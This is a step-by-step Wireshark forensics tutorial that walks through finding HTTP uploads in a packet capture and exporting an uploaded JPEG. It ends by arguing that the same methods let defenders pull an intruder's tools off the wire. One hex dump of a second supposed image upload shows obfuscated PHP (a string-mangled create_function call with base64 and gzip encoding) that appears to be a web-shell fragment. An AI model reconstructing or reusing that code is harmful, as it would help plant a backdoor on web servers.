
16. We're left with some HTTP traffic, scroll through it. Hopefully you noticed that this packet capture contains the uploading of content to a web server. Check out packet 406 which shows a post to upload2.php and the content being uploaded is listed as JPEG JFIF image



17. Right click on packet 406 and select **Follow** and then **HTTP** stream. You'll see the HTTP POST command about half way down you'll see that **d.jpg** is the file being uploaded and in the ASCII representation of what's being uploaded you'll see "**`JFIF`**" in the file header, an indicator that what is being uploaded is in fact a JPEG image. (Google "JPEG file format" to learn more, you can also selec the output mode for this stream as "**Hex Dump**" and you'll see **`ff d8 ff`** which is another indication that the file is a JPEG .)



18. Let's extract the JPG image. Click **Close**
19. With packet 406 still selected look in the Packet Details section expanding out the **MIME Multipart Media Encapsulation** section
20. Select the **Encapsulated multipart part: (image/jpeg**) drop down
21. Right click **JPEG File Interchange Format**



22. Select **Export Packet Bytes…**
23. Save the file as **d.jpg** and select the format as **All Files (*)**

24. Open d.jpg. You should see the following:

25. There is another image uploaded over HTTP as well. Review it, is it an image? If not, what do you think it is?

```
▼ Media Type
    Media type: image/jpeg (764 bytes)
  Boundary: \r\n-----------------------------29991932224167937856941088690\
▼ Encapsulated multipart part:
    Content-Disposition: form-data; name="submit"\r\n\r\n
  ▶ Data (6 bytes)
  Last boundary: \r\n-----------------------------29991932224167937856941088
```

```
02f0  0d 0a 3c 3f 70 68 70 0a  24 79 3d 27 29 22 59 3b   ··<?php· $y=')"Y;
0300  24 72 3d 40 62 61 73 65  36 22 59 22 59 34 5f 65   $r=@base 6"Y"Y4_e
0310  6e 63 6f 64 22 59 65 28  40 78 22 59 28 40 67 7a   ncod"Ye( @x"Y(@gz
0320  63 6f 6d 70 72 22 59 65  73 73 28 24 6f 29 2c 24   compr"Ye ss($o),$
0330  22 59 6b 29 22 59 29 3b  70 72 69 6e 74 28 22 59   "Yk)"Y); print("Y
0340  22 24 70 24 6b 22 59 68  24 72 24 6b 66 22 29 3b   "$p$k"Yh $r$kf");
0350  7d 27 3b 0a 24 6e 3d 73  74 72 5f 72 65 70 6c 61   }';·$n=s tr_repla
0360  63 65 28 27 46 27 2c 27  27 2c 27 63 72 46 46 65   ce('F',' ','crFFe
0370  61 74 65 5f 46 46 66 46  75 6e 63 74 69 46 6f 6e   ate_FFfF unctiFon
0380  27 29 3b 0a 24 59 3d 27  3b 66 6f 72 28 24 69 3d   ');·$Y=' ;for($i=
0390  30 3b 24 69 3c 22 59 24  22 59 6c 3b 22 59 29 7b   0;$i<"Y$ "Yl;"Y){
03a0  66 6f 72 28 22 59 24 6a  3d 30 3b 28 24 22 59 6a   for("Y$j =0;($"Yj
03b0  3c 24 63 26 26 24 69 3c  24 22 59 6c 29 3b 24 6a   <$c&&$i< $"Yl);$j
```

"This is all fun and memes" you're saying but think bigger. Let's say you have discovered what you suspect is an intrusion to your organization's network by a skilled cybercriminal organization that is probing your environment and you have full packet capture. Monitoring the attackers, you can use the techniques demonstrated here to learn more about the attacker's methods and infrastructure and even extract their attack tools "over the wire." Replace the image extracts with extracting the attacker's tools.